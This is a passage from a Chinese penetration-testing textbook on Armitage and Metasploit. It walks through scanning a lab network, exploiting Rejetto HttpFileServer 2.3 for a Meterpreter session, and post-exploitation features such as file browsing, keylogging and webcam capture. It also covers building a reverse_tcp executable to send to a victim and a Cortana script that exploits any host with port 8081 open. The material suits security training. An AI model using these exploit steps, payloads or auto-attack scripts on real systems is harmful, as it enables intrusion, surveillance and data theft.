



这个新的选项卡在Armitage的第三个窗格中出现，它可以帮助我们展示所有关于工作区的信息。目前在这里还看不到任何东西，因为我们暂时还没有创建任何工作区。

现在来创建一个新的工作区。首先单击Add按钮，如下面的屏幕截图所示。




我们可以添加任意名称的工作区，比如一个为192.168.10.0/24的内部地址范围。下面给出了添加完测试范围之后Workspaces选项卡。





可以随时切换工作区。只需选中要操作的工作区，然后单击Activate按钮即可。

## 10.2　网络扫描以及主机管理


Armitage中使用独立的Hosts选项卡来实现主机的管理操作和主机的扫描操作。可以单击导航栏上Hosts的按钮选项，然后选中下拉菜单上的Import Host选项从文件中导入主机。也可以在Hosts中选中Add Host，手动导入一台主机。

Armitage也提供主机扫描的选项。这些扫描分成了两种类型：Nmap扫描（Nmap scan）和MSF扫描（MSF scan）。MSF扫描可以使用Metasploit中的大量端口和服务扫描模块，Nmap扫描则可以使用当前最为流行的端口扫描工具Network Mapper（Nmap）。


选中Hosts选项卡的MSF scan选项对网络进行扫描。不过点击MSF scan之后，Armitage会弹出一个对话框。这里需要填写一个目标范围，如下面的屏幕截图所示。




输入目标的地址范围以后，Nmap会对目标范围内所有主机的端口、服务以及操作系统进行扫描。可以在界面的第三个窗格中看到扫描的详细信息，如下图所示。





在扫描结束后，每个目标网络的主机都会以图标的形式展示在第二个窗格中。这些图标的样式取决于设备和操作系统的类型。




在上图中可以看到Windows Server 2008、Windows Server 2012和Windows 10系统。接下来查看一下目标上运行的服务。

## 10.2.1　漏洞的建模


在目标主机上单击鼠标右键，然后在弹出的菜单中选择Services，这样就可以查看当前主机上正在运行的服务。扫描的结果与下面的屏幕截图类似。




在192.168.10.109主机上运行着很多服务，例如IIS 7.0、Microsoft Windows RPC、HttpFileServer httpd 2.3，等等。通过Armitage找到与这些服务相匹配的渗透模块，然后将这些服务中的一个作为目标。

## 10.2.2　查找匹配模块


可以通过以下方法找到对应的渗透模块：首先在Armitage导航栏上选择Attacks选项卡，在弹出的下拉列表框中选择Find Attack选项。Find Attack选项将会根据目标主机上运行的服务与渗透模块数据库中的内容进行比对。在与数据库比对的过程结束以后，将会弹出一个提示框，提示的内容如下面的屏幕截图所示。




单击OK按钮以后，我们就能看到，当在主机上单击鼠标右键时，弹出菜单中一个名为Attack的选项变得可用了。在它的下一级菜单中会显示出可以用来渗透目标主机的渗透攻击模块。

## 10.3　使用 Armitage 进行渗透

当一台主机上的Attack菜单可用时，对目标进行渗透的准备工作就完成了。我们的攻击目标是HttpFileServer 2.3，采用Attack菜单上Rejetto HTTPFileServer Remote Command Execution渗透模块进行攻击。单击Exploit选项会弹出一个新的窗口，其中展示了所有设置。我们的设置如下所示。





在所有选项都设置完毕之后，单击Launch来运行这个针对目标的渗透模块。在启动了渗透模块以后，将在界面的第三个窗格中看到渗透模块在目标上的执行过程，如下图所示。




我们看到Meterpreter窗口已经启动，这意味着已经成功地渗透了目标主机。此外，目标主机的图标会被红色闪电围绕，这意味着我们已经拥有了该主机的控制权。


## 10.4　使用 Armitage 进行后渗透攻击

Armitage的加入使得后渗透阶段变得特别轻松，简单到只需单击鼠标就可以完成所有的操作。当想执行后渗透模块的时候，只需在成功渗透了的主机上面单击鼠标右键，然后选择下拉菜单中的Meterpreter选项。这一切如下图所示。




选择Meterpreter将会显示出所有的后渗透模块。假设我们希望提高权限或者获得系统级的管理权限，那么可以将鼠标移动到子下拉菜单的Access处，然后单击所需功能的按钮即可。

子菜单Interact提供了以下功能：获得目标计算机的cmd命令行、建立另一个Meterpreter，等等。子菜单Explore提供了Browse Files、Show Processes、Log Keystrokes、Screenshot、Webcam Shot和Post Modules选项，用于启动其他未在当前菜单中出现的后渗透模块，如下面的屏幕截图所示。




可以在Browse Files选项上单击以运行一个简单的后渗透模块，如下图所示。




只需轻轻一点鼠标就可以轻松地上传、下载或者浏览任何目标系统中的文件。这就是Armitage的魅力——一切都以图形化的形式展示在你面前，让你的工作远离复杂的命令语法。


这里介绍了我们使用Armitage开展的一次远程渗透攻击。接下来使用Armitage开展一次客户端的渗透测试。

## 10.5　使用 Armitage 进行客户端攻击


客户端攻击需要得到受害者的配合，在之前的一些章节中我们已经见识到了这些手段。我们现在来攻击目标网络中的第二台计算机，这台计算机上运行着Windows 10操作系统。在这次渗透攻击中，我们将会创建一个简单的攻击载荷，将其发送给受害者，然后打开我们的监听器耐心地等待受害者打开这个攻击载荷。我们对这种渗透攻击的工作流程并不陌生，在之前的章节中也已经多次使用Metasploit和SET等工具完成过相同的任务了。在接下来的学习中，我们将会领略使用图形化界面创建攻击载荷与在命令行下创建攻击载荷的真正区别。

让我们来看看创建攻击载荷和监听器的过程，步骤如下所示。

(1) 使用搜索框查找一个攻击载荷，或者在层次结构中找到我们想要使用的攻击载荷。当前实验使用的攻击载荷是Meterpreter中的reverse_tcp，它所在的具体位置如下图所示。





(2) 如果想要选中的攻击载荷开始工作，需要双击该攻击载荷。双击之后会弹出一个对话框，在这个对话框上会显示出该攻击载荷需要设置的所有选项。这个过程如下图所示。




(3) 完成选项的设置(例如LPORT)后，根据需要选择Output格式。这里我们的目标主机上运行的是Windows系统，所以我们选择exe作为输出的格式，这意味着这是一个可执行文件。当所有

需要设置的选项都配置完毕，单击Launch创建这个攻击载荷。接着这里将会弹出另一个对话框，如下图所示。




(4) 在这个步骤中，Armitage将会提示我们保存生成的攻击载荷。我们需要输入自定义的攻击载荷名称，然后保存这个文件。接着，需要建立一个监听器。在渗透攻击成功后，这个监听器将会处理所有来自目标主机的通信连接。凭借着这个监听器，我们就可以对目标主机进行控制了。


(5) 为了给攻击载荷创建一个监听器，我们需要在Armitage选项卡上选中Listener，然后选中Reverse。这时就会弹出一个对话框，这个对话框中会要求设置端口号和监听器的类型，如下图所示。





(6) 输入端口号`8888`，选择监听器的类型为Meterpreter，然后单击Start Listener按钮。

(7) 现在，将这个攻击载荷文件发送给受害者。一旦受害者执行了这个文件，我们就会获得这个系统的管理权限。这个文件看起来与下面的屏幕截图类似。


10




现在可以在目标主机上执行所有后渗透方法了，这一切正如在前一节中做过的那样。先来看看可以利用目标主机的哪些文件。首先选择Meterpreter的子菜单中的Explore，然后在下一级菜单中选择Browse Files，如下面的屏幕截图所示。



同样，我们也可以查看目标计算机上正运行着哪些进程。首先选择Meterpreter的子菜单中的Explore，然后在下一级菜单中选择Show Processes。目标主机上运行的进程如下图所示。




有关客户端渗透攻击的内容已经介绍完了，接下来我们要使用Cortana语言亲自编写Armitage脚本。

## 10.6 Armitage 脚本编写

Cortana是一种脚本型语言，在Armitage中用来创建攻击向量。渗透测试工程师们使用Cortana来进行红队测试，对攻击向量进行克隆，使其像机器人一样工作。另外，红队通常是指一个独立的团队，这个团队会对目标组织发起挑战，以此提高它的安全措施和工作效率。

Cortana利用脚本语言来使用Metasploit的远程过程客户端，这为自动化控制Metasploit操作与管理数据库提供了便利条件。

此外，Cortana语言可以按照渗透测试工程师的思路自动响应系统的特定事件。假设我们正在对一个包含了100台主机的网络进行渗透测试，其中29台主机上运行着Windows Server 2012系统，其他主机上运行着Linux操作系统。我们需要一种方法，它可以自动使用Rejetto HTTPFileServer Remote Command Execution渗透模块对这些在8081端口上运行着HttpFileServer httpd 2.3软件的Windows Server 2012系统进行渗透。

10

我们可以轻松地完成这样一段脚本来实现这个任务的自动化，与此同时还能节省大量时间。一旦有符合条件的主机上线，立刻使用rejetto_hfs_exec进行渗透工作，成功后还会在其上执行预定的后渗透测试。

## 10.6.1　Cortana 基础知识


使用Cortana编写一个简单的攻击模块脚本将有助于我们直观地理解这种语言。因此，来看一个关于自动攻击Windows操作系统上8081端口的示例脚本：

```
on service_add_8081 {
        println("Hacking a Host running $1 (" . host_os($1) . ")");
        if (host_os($1) eq "Windows 7") {
                exploit("windows/http/rejetto_hfs_exec", $1, %(RPORT =>
"8081"));
        }
}
```

当使用Nmap或者MSF扫描发现目标的8081端口处于开放状态时，前述脚本便会执行。这段脚本会检查目标系统是否为Windows 7；如果结果为真，Cortana就会自动利用rejetto_hfs_exec渗透模块攻击目标的8081端口。


在这段脚本中，$1指明主机的IP地址；Print_ln函数输出打印字符和变量；host_os作为一个Cortana中编写的函数可以返回主机的操作系统类型；函数exploit在参数$1指定的IP地址启动一个渗透模块；%表示为渗透模块设置的选项，如果服务运行在不同的端口或者需要其他细节时，可以通过%设置这些渗透模块的选项；service_add_8081指定了当在特定客户端发现开放的8081端口时触发的事件。

将这个脚本保存。然后在Armitage中载入这个脚本。首先在导航栏上选择Armitage选项卡，然后单击Scripts。




为了在系统上运行这个脚本，需要执行以下步骤。

(1) 单击Load按钮，然后在Armitage中载入一个Cortana脚本，过程如下。





(2) 选择需要的脚本然后单击Open。单击之后将会在Armitage中载入这个脚本，如下图所示。




(3) 接下来，进入Cortana控制台然后输入命令`help`，这样可以列出在处理脚本时可以使用的各种选项。


(4) 如果你想查看当Cortana脚本运行时都执行了哪些操作，可以输入命令`logon`，在其后面输入脚本的名称。`logon`命令将为脚本提供日志记录功能，并会记录由脚本执行的每一个操作，整个过程如下图所示。




10

(5) 现在对目标执行一次深度扫描。首先选中Hosts选项卡，然后在弹出的Nmap子菜单中选中Intense Scan。

(6) 正如我们清楚看到的那样，一台开放着8081端口的主机被发现了。让我们回到Cortana控制台来查看是否发生了什么。




(7) Cortana已经通过自动运行的渗透模块搞定了目标主机。

正如我们现在看到的那样，Cortana可以帮助我们轻松地实现渗透攻击的自动化运行。在接下来的几节中，我们将会看到如何实现后渗透攻击的自动化，以及如何使用Cortana控制Metasploit中的功能。

## 10.6.2　控制 Metasploit

Cortana能很好地控制Metasploit的功能。可以使用Cortana对Metasploit发出各种命令。让我们通过一个示例来更好地理解Cortana对Metasploit的控制：

```
cmd_async("hosts");
cmd_async("services");
on console_hosts {
println("Hosts in the Database");
println(" $3 ");
}
on console_services {
println("Services in the Database");
println(" $3 ");
}
```

在这段脚本中，命令cmd_async发送hosts命令和services命令到Metasploit并确保它们被执行。此外，这些console_*函数被用来打印这条命令的输出。Metasploit将执行这些命令。然

而，为了打印这个输出内容，需要定义函数`console_*`。另外，`$3`是一个变量，在其中保存了命令的输出内容。

在ready.cna脚本加载完毕之后，打开Cortana控制台查看输出的内容。

```
